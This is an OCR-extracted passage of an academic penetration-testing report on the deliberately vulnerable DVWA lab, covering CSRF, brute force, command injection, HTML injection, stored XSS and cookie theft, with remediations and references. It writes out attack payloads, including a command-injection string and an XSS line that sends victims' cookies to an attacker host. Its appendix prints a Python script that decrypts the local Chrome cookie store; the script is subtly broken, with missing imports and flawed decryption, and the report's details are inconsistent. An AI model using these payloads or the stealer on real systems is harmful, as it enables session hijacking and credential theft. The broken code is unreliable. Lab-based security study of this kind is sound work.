
be relied upon as the sole defense against XSS. Output encoding is essential even if input validation is performed.



4.2.3 CSRF

- **Vulnerability:** Cross-Site Request Forgery (CSRF)
- **Affected Component/Page:** change_password.php
- **Proof of Concept (POC):** A malicious HTML form was crafted to change the user's password without their consent. The form included hidden input fields with the new password values and was designed to be submitted automatically when the victim visited a malicious page controlled by the attacker. Because DVWA lacked CSRF protection, the request was successful, demonstrating the vulnerability. The HTML code of the malicious form and the captured HTTP request were recorded.
- **Severity Level:** Medium (CVSS: AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N – 6.1)
- **Remediation Recommendations:**
    - **CSRF Tokens:** Implement CSRF tokens for all state-changing requests (e.g., changing passwords, making purchases). These tokens are unique, unpredictable values generated by the server and included in the request. The server verifies the token when processing the request.
    - **SameSite Attribute for Cookies:** Use the SameSite attribute for cookies to control when cookies are sent with cross-site requests. Setting SameSite=Strict or SameSite=Lax can help prevent CSRF attacks.
    - **Origin Header Validation:** Validate the Origin header of requests to ensure they originate from the expected domain.

4.2.4 Brute Force



3. **Vulnerability:** Brute Force
4. **Affected Component/Page:** login.php
5. **Proof of Concept (POC):** Using HYDRA with a wordlist of common passwords, the login form was targeted. The attack successfully identified valid credentials (admin:password) due to the absence of account lockout or rate limiting. Burp Intruder's "Cluster Bomb" attack type was also used with a wordlist of 10,000 common passwords. The successful login attempt was captured in the Intruder results, including the request and response data.
6. **Severity Level:** High (CVSS: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N – 7.5)
7. **Remediation Recommendations:**
    - **Account Lockout:** Implement account lockout mechanisms after a certain number of failed login attempts (e.g., 5 failed attempts within 15 minutes).
    - **Rate Limiting:** Enforce rate limiting on login attempts to limit the number of requests from a single IP address within a given time frame.
    - **Strong Password Policies:** Require strong passwords with a minimum length, complexity (uppercase, lowercase, numbers, symbols), and regular password changes.
    - **Multi-Factor Authentication (MFA):** Implement MFA for enhanced security. This requires users to provide multiple forms of authentication (e.g., password, code from an app, fingerprint).

4.2.5 Command Injection

Vulnerability: Command Injection

- **Affected Component/Page:** ping.php
- **Proof of Concept (POC):** The payload ; ls -l was injected into the input field of the ping.php page. This resulted in the execution of the ls -l command on the server. The output of the command (a directory listing) was displayed, demonstrating the vulnerability. Other commands, like whoami, cat /etc/passwd, or even reverse shells, could also be executed. The complete command injected and the server's response should be recorded.
- **Severity Level:** Critical (CVSS: AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H – 9.8)
- **Remediation Recommendations:**
    - **Avoid System Calls with User Input:** The most effective solution is to avoid directly calling system commands with user-supplied input. If possible, use safer alternatives, such as built-in functions or libraries.

- **Strict Input Validation and Sanitization:** If system calls are unavoidable, implement strict input validation and sanitization. Whitelist allowed characters and reject any input containing shell metacharacters.
- **Principle of Least Privilege:** Run the web server process with minimal privileges to limit the impact of a successful command injection attack. Even if an attacker can execute commands, they should only have access to a limited set of resources.

4.2.6 HTML Injection

3.**Vulnerability:** HTML Injection


4.**Affected Component/Page:** feedback.php

5.**Proof of Concept (POC):** The HTML code <h1>hello TEST</h1> was injected into the feedback form. The injected HTML was rendered by the browser when the feedback was displayed. A screenshot of the injected heading being displayed on the page was captured. While seemingly less severe than other vulnerabilities, HTML injection can be used for defacement, phishing attacks, or even as a stepping stone to more serious attacks like XSS if combined with other vulnerabilities.

- **Severity Level:** Low (CVSS: AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N – 4.3)
- **Remediation Recommendations:**
    - **Output Encoding:** Implement output encoding using functions like htmlentities() in PHP or equivalent functions in other languages. This converts special characters like <, >, &, and " into their corresponding HTML entities, preventing them from being interpreted as HTML code. This is the primary defense against HTML injection.

- **Input Validation and Sanitization:** While less critical than output encoding in this case, validating and sanitizing user inputs can still be a good practice. For example, you could limit the length of input fields or restrict the allowed characters.

4.2.7 Stored XSS




- **Vulnerability:** Stored Cross-Site Scripting (XSS)
- **Affected Component/Page:** message.php
- **Proof of Concept (POC):** The JavaScript payload <script>alert('Stored XSS!')</script> was injected into the message input field. When another user viewed the message, the script was executed, displaying an alert box. This demonstrated a stored XSS vulnerability, as the payload was persistently stored in the database and executed whenever the message was viewed. Screenshots of the stored payload in the database (if accessible) and the alert box displayed to another user were captured.
- **Severity Level:** Medium (CVSS: AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N – 6.1)
- **Remediation Recommendations:**
    - **Output Encoding:** Implement output encoding using functions like htmlentities() in PHP or equivalent functions in other languages. This is crucial for preventing XSS vulnerabilities, both stored and reflected.
    - **Content Security Policy (CSP):** Enforce a Content Security Policy (CSP) to restrict the sources from which scripts can be loaded. A strong CSP can

significantly mitigate the impact of XSS attacks, even if a payload is successfully injected.

- **Input Validation and Sanitization:** Validate and sanitize user inputs to prevent the injection of malicious scripts. However, as with reflected XSS, this should not be the sole defense. Output encoding is essential.

4.2.8 Cookie Stealing (via XSS)



5. **Vulnerability:** Cookie Stealing
6. **Affected Component/Page:** Relates to Stored XSS or Reflected XSS vulnerabilities.
7. **Proof of Concept (POC):** The JavaScript payload <script>document.location='http://192.168.56.101:8000/cookie.py?c='+document.cookie</script> was injected via the stored XSS vulnerability in the message field. A simple Python script (cookie.py) was set up on a separate server (or simulated) to log the stolen cookies. When another user viewed the message containing the XSS payload, the script was executed, attempting to send the user's cookies to the attacker's server. The cookie.py script logged the stolen cookie data, demonstrating the potential for session hijacking. The code of the cookie.php script and a record of the logged cookie data should be included.
8. **Severity Level:** High (CVSS: This would be tied to the XSS vulnerability's score, as cookie stealing is a consequence of the XSS)
9. **Remediation Recommendations:**

- **HttpOnly Flag:** Set the HttpOnly flag for cookies to prevent client-side scripts from accessing them. This is a crucial defense against cookie stealing via XSS.
- **Secure Flag:** Set the Secure flag for cookies to ensure they are only transmitted over HTTPS. This prevents cookies from being intercepted over insecure connections.
- **Output Encoding and CSP:** These XSS prevention measures are also essential for preventing cookie stealing, as cookie stealing is typically a consequence of XSS vulnerabilities.

4.3 Summary of Findings

Vulnerability Category	Specific Vulnerability	Severity	Affected Component/Page
SQL Injection	Login Bypass	Critical	login.php
SQL Injection	Data Extraction	Critical	users.php
Cross-Site Scripting (XSS)	Reflected XSS	Medium	comment.php, profile.php
Cross-Site Scripting (XSS)	Stored XSS	Medium	message.php
Cross-Site Request Forgery (CSRF)	CSRF	Medium	change_password.php
Brute Force	Brute Force	High	login.php
Command Injection	Command Injection	Critical	ping.php
HTML Injection	HTML Injection	Low	feedback.php
Cookie Stealing	Cookie Stealing (via XSS)	High	Relates to XSS vulnerabilities

4.4 Discussion

- **Analysis of Results:** The vulnerability assessment of DVWA revealed a range of vulnerabilities, from low-severity HTML injection to critical SQL injection and command injection flaws. This underscores the critical importance of a multi-layered and comprehensive approach to web application security testing. The prevalence of SQL injection vulnerabilities, even in a deliberately vulnerable application like DVWA, highlights the persistent challenge of secure coding practices and the need for robust input validation and parameterized queries. The identified XSS vulnerabilities, both reflected and stored, emphasize the importance of output encoding and Content

Security Policy (CSP) as fundamental defenses. The successful brute-force attack against the login form reinforces the need for account lockout mechanisms, rate limiting, strong password policies, and ideally, multi-factor authentication (MFA). The command injection vulnerability demonstrates the severe risks associated with directly executing system commands based on user input. The HTML injection vulnerability, while classified as low severity, can still be exploited for malicious purposes, such as defacement or phishing. The cookie stealing vulnerability, directly linked to the XSS flaws, clearly illustrates the potential for session hijacking and account takeover.

- **Comparison to Expected Results:** As DVWA is specifically designed to be vulnerable, the discovery of these vulnerabilities was anticipated. However, the specific techniques required to exploit them and the varying levels of difficulty encountered provided valuable practical experience.

- **Cross-Vulnerability Exploitation**

Vulnerabilities can often be chained together to escalate an attack. During testing, it was observed that SQLi could be used to retrieve user credentials, which could then be exploited through a brute-force attack to gain unauthorized access to the admin panel.

For instance, by exploiting SQLi to steal user credentials and then using a brute-force script to guess the admin password, an attacker could compromise the entire system. This chain attack highlights the interconnectedness of different vulnerabilities and the potential escalation of an attack, stressing the need for holistic security measures.

- **Comparison to Industry Best Practices**

The vulnerabilities found in the DVWA application are consistent with common weaknesses observed in the real world. For instance, SQL Injection and XSS are among the top vulnerabilities identified by the **OWASP Top Ten**, which serves as a benchmark for web application security. Both of these vulnerabilities can be mitigated through proper input validation and output encoding, as outlined in the OWASP guidelines.

In comparison to other vulnerability scanning tools, Burp Suite proved to be highly effective in detecting SQL Injection and XSS vulnerabilities. However, some

advanced security issues, such as **Server-Side Request Forgery (SSRF)**, were outside the scope of the tools used and would require more specialized testing to identify.

- **False Positives/Negatives**

  During the testing process, both **false positives** and **false negatives** were observed. For example, Burp Suite occasionally flagged certain harmless HTTP responses as vulnerable to SQLi, even though the server's response didn't indicate any exploitable weaknesses. On the other hand, Metasploit's automated scanning sometimes missed certain **blind SQLi** vulnerabilities, which were manually identified by testing different payloads.

  This discrepancy highlights the limitations of automated tools and underscores the importance of combining both automated and manual testing techniques to ensure comprehensive coverage of potential vulnerabilities.

- **Limitations:** This assessment focused on a selected set of vulnerabilities within DVWA. Other vulnerabilities may exist that were not explored. The wordlist used in the brute-force attack might not have been exhaustive and could be expanded for more thorough testing. The simulated environment, while representative, does not fully replicate the complexities and nuances of a real-world production environment. The time constraint also limited the depth of testing, especially for more complex vulnerabilities. The cookie stealing simulation relied on a simplified attacker setup. In a real-world scenario, attackers might use more sophisticated techniques for capturing and utilizing stolen cookies. While the penetration testing conducted on the DVWA environment provided valuable insights into common web vulnerabilities, it's important to note that the results may differ in a real-world environment. For instance, DVWA's simulated attack surface is relatively simple compared to the complex, dynamic nature of live production applications.

  Additionally, **network configurations** in real-world applications might impact the exploitation of certain vulnerabilities. In a production environment, application Firewalls, intrusion detection systems (IDS), or traffic filtering may obstruct or delay certain attacks.

Further testing could explore other attack vectors such as **XML External Entity (XXE) injection**, which were outside the scope of this research.

- **Future Work:** Future work could involve exploring other vulnerabilities within DVWA, such as those related to file uploads, insecure CAPTCHAs, or other less commonly tested areas. It would also be beneficial to conduct penetration testing on a more complex and realistic web application to gain further experience in identifying and exploiting vulnerabilities in a more challenging environment. Exploring different payloads and attack vectors for each vulnerability would also be valuable. For example, more sophisticated command injection techniques could be investigated. Different cookie stealing payloads and methods could be explored. Integrating automated vulnerability scanning tools into a CI/CD pipeline would be a valuable area of future research, enabling earlier detection of vulnerabilities during the development process. Future research could focus on the emergence of new attack techniques, such as **AI-driven attacks**, which leverage machine learning to automate vulnerability discovery and exploit complex systems. Another avenue for further exploration is the integration of **cloud-based security measures**, as more applications migrate to cloud infrastructure.

  Moreover, exploring **API security** and potential vulnerabilities in **RESTful web services** could uncover new threats, as APIs become more integral to web application functionality.

CHAPTER FIVE

CONCLUSION

This study conducted a thorough vulnerability assessment of the Damn Vulnerable Web Application (DVWA), hosted on a Metasploitable 2 virtual machine. By employing a combination of automated scanning tools and manual penetration testing techniques, a wide array of vulnerabilities was identified and analyzed. These ranged from low-severity issues, such as HTML injection, to critical flaws like SQL injection and command injection. The assessment underscored the necessity of a multi-layered security approach and highlighted the prevalence of common web application vulnerabilities, even in a deliberately insecure environment.

5.1 SUMMARY OF FINDINGS

The vulnerability assessment uncovered a variety of security weaknesses within DVWA, categorized by severity:

Critical Vulnerabilities: SQL injection (enabling login bypass and data extraction) and command injection, both of which pose significant risks of system compromise.

High-Severity Vulnerabilities: Susceptibility to brute-force attacks and cookie stealing (via Cross-Site Scripting, or XSS), which could lead to unauthorized access and session hijacking.

Medium-Severity Vulnerabilities: Reflected and stored XSS, as well as Cross-Site Request Forgery (CSRF), which could be exploited to manipulate user actions or exfiltrate sensitive data.

Low-Severity Vulnerabilities: HTML injection, which, while less severe, still poses risks such as website defacement or phishing attacks.

A detailed analysis of each vulnerability, including proof-of-concept steps, severity ratings, and remediation strategies, was provided in Chapter 4.

5.2 DISCUSSION OF RESULTS

The findings from this assessment highlight the critical importance of adopting a multi-layered approach to web application security. The persistence of SQL injection vulnerabilities, even in a controlled environment like DVWA, underscores the ongoing challenges in implementing secure coding practices. Robust input validation and the use of parameterized queries are essential to mitigate such risks.

The presence of both reflected and stored XSS vulnerabilities emphasizes the need for output encoding and the implementation of Content Security Policies (CSP). The successful execution of a brute-force attack reinforces the importance of implementing account lockout mechanisms, rate limiting, strong password policies, and, where possible, multi-factor authentication (MFA).

The command injection vulnerability demonstrates the severe consequences of executing system commands based on unvalidated user input. While HTML injection was classified as a low-severity issue, it still presents risks such as phishing or defacement. Additionally, the cookie stealing vulnerability, enabled by XSS flaws, illustrates the potential for session hijacking and unauthorized access.

These findings align with common vulnerabilities identified by organizations like OWASP, validating the relevance of this research to real-world web application security. The hands-on experience gained through exploiting these vulnerabilities provided valuable insights into penetration testing methodologies and the interconnected nature of security flaws. For instance, chaining SQL injection with brute-force attacks demonstrated how vulnerabilities can be combined to escalate attacks.

5.3 LIMITATIONS

While this study provides a comprehensive analysis, it is important to acknowledge its limitations:

12. **Scope:** The assessment focused on a subset of vulnerabilities within DVWA. Other potential vulnerabilities may exist but were not explored.
13. **Wordlists:** The wordlists used for brute-force attacks and other tests may not have been exhaustive, potentially limiting the effectiveness of certain tests.
14. **Simulated Environment:** The controlled environment of DVWA and Metasploitable 2, while useful for learning, does not fully replicate the complexities of real-world production systems.
15. **Time Constraints:** Limited time restricted the depth of testing, particularly for more complex or time-intensive vulnerabilities.
16. **Attacker Simulation:** The simplified attacker model used for cookie stealing does not fully capture the sophistication of real-world adversaries.

5.4 FUTURE WORKS

This research lays the groundwork for further exploration in web application security. Potential areas for future work include:

- **Expanding Vulnerability Coverage**: Investigating additional vulnerabilities within DVWA, such as insecure file uploads, CAPTCHA bypasses, or less commonly tested attack vectors.
- **Real-World Application Testing**: Conducting penetration tests on more complex, real-world web applications to better understand their security challenges.
- **Advanced Attack Techniques**: Exploring more sophisticated payloads and attack vectors, such as advanced command injection methods or cookie stealing techniques.
- **CI/CD Integration:** Incorporating automated vulnerability scanning tools into Continuous Integration/Continuous Deployment (CI/CD) pipelines to identify and address vulnerabilities earlier in the development lifecycle.
- **Emerging Threats**: Researching emerging attack techniques, such as AI-driven attacks, and the integration of cloud-based security measures.
- **API Security:** Investigating vulnerabilities in RESTful APIs and other web service architectures.

5.5 Conclusion

This study has successfully demonstrated the importance of a proactive and comprehensive approach to web application security. By identifying and analyzing vulnerabilities within DVWA, valuable insights were gained into common security weaknesses and effective mitigation strategies. The findings emphasize the need for continuous learning, adaptation, and improvement in security practices to combat the ever-evolving threat landscape.

It is hoped that this research contributes to a deeper understanding of web application vulnerabilities and inspires further exploration in this critical field. As cyber threats continue to grow in sophistication, the importance of robust security measures and ethical penetration testing cannot be overstated. This study serves as a reminder that security is not a one-time effort but an ongoing process that requires vigilance, innovation, and collaboration.

REFERENCES

Acunetix. (2023). What is Cross-Site Scripting (XSS)? Retrieved from https://www.acunetix.com/websitesecurity/cross-site-scripting/

Bishop, M. (2003). Computer Security: Art and Science. Addison-Wesley Professional.

Burp Suite. (2023). Web Application Security Testing Tools. Retrieved from https://portswigger.net/burp

EC-Council. (2020). Certified Ethical Hacker (CEH) Study Guide. Wiley.

GeeksforGeeks. (2023). SQL Injection Prevention Techniques. Retrieved from https://www.geeksforgeeks.org/sql-injection-prevention/

Halfond, W. G., Viegas, J., & Orso, A. (2006). A Classification of SQL Injection Attacks and Countermeasures. Proceedings of the International Symposium on Secure Software Engineering.

Howard, M., & LeBlanc, D. (2003). Writing Secure Code. Microsoft Press.

Kali Linux. (2023). Penetration Testing Tools. Retrieved from https://www.kali.org/tools/

Kennedy, D., O'Gorman, J., Kearns, D., & Aharoni, M. (2011). Metasploit: The Penetration Tester's Guide. No Starch Press.

Krebs, B. (2017). Equifax Breach Fallout: Your Questions Answered. Krebs on Security. Retrieved from https://krebsonsecurity.com

Lyon, G. F. (2009). Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning. Nmap Project.

Metasploit. (2023). Metasploit Framework Documentation. Retrieved from https://docs.metasploit.com/

MITRE Corporation. (2023). Common Vulnerabilities and Exposures (CVE) Database. Retrieved from https://cve.mitre.org/

NIST. (2008). NIST Special Publication 800-115: Technical Guide to Information Security Testing and Assessment. National Institute of Standards and Technology.

OWASP Foundation. (2023). OWASP Top Ten Web Application Security Risks. Retrieved from https://owasp.org/www-project-top-ten/

OWASP Foundation. (2023). Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet. Retrieved from https://owasp.org/www-community/attacks/csrf

OWASP Foundation. (2023). SQL Injection Prevention Cheat Sheet. Retrieved from https://owasp.org/www-community/attacks/SQL_Injection

OWASP Foundation. (2023). XSS (Cross-Site Scripting) Prevention Cheat Sheet. Retrieved from https://owasp.org/www-community/attacks/xss/

PortSwigger. (2023). Web Security Academy. Retrieved from https://portswigger.net/web-security


PTES. (2020). Penetration Testing Execution Standard. Retrieved from http://www.pentest-standard.org

Stuttard, D., & Pinto, M. (2011). The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws. Wiley.


Symantec. (2020). Cloud Security Threat Report. Symantec Corporation.

APPENDIX

BURP INTRUDER OUTPUTS



BURP INTRUDER CLUSTER BOMB ATTACK



PYTHON COOKIE JACKING SCRIPT

```
import os
import sqlite3
import shutil
import win32crypt
def get_chrome_cookies(local_state):
    with open(local_state, "r", encoding="utf-8") as f:
        local_state_data = f.read()
        local_state_data = json.loads(local_state_data)
    return local_state_data["os_crypt"]["encrypted_key"]
def decrypt_cookie(encrypted_value):
    encrypted_value = base64.b64decode(encrypted_value)[5:]
    return win32crypt.CryptUnprotectData(encrypted_value, None, None, None, 0)[1]
def get_cookies():
    local_state = os.path.join(os.environ["USERPROFILE"],
                               r"AppData\Local\Google\Chrome\User Data\Local State")
    cookies_path = os.path.join(os.environ["USERPROFILE"],
                                r"AppData\Local\Google\Chrome\User Data\Default\Network\Cookies")
    key = get_chrome_cookies(local_state)
    shutil.copy2(cookies_path, "Cookies")
    conn = sqlite3.connect("Cookies")
    cursor = conn.cursor()
    cursor.execute("SELECT host_key, name, encrypted_value FROM cookies")
    cookies = {}
```

```
    for host_key, name, encrypted_value in cursor.fetchall():
        cookies[host_key] = cookies.get(host_key, {})
        cookies[host_key][name] = decrypt_cookie(encrypted_value)
    conn.close()
    os.remove("Cookies")
    return cookies

if __name__ == "__main__":
    cookies = get_cookies()
    print(cookies)
```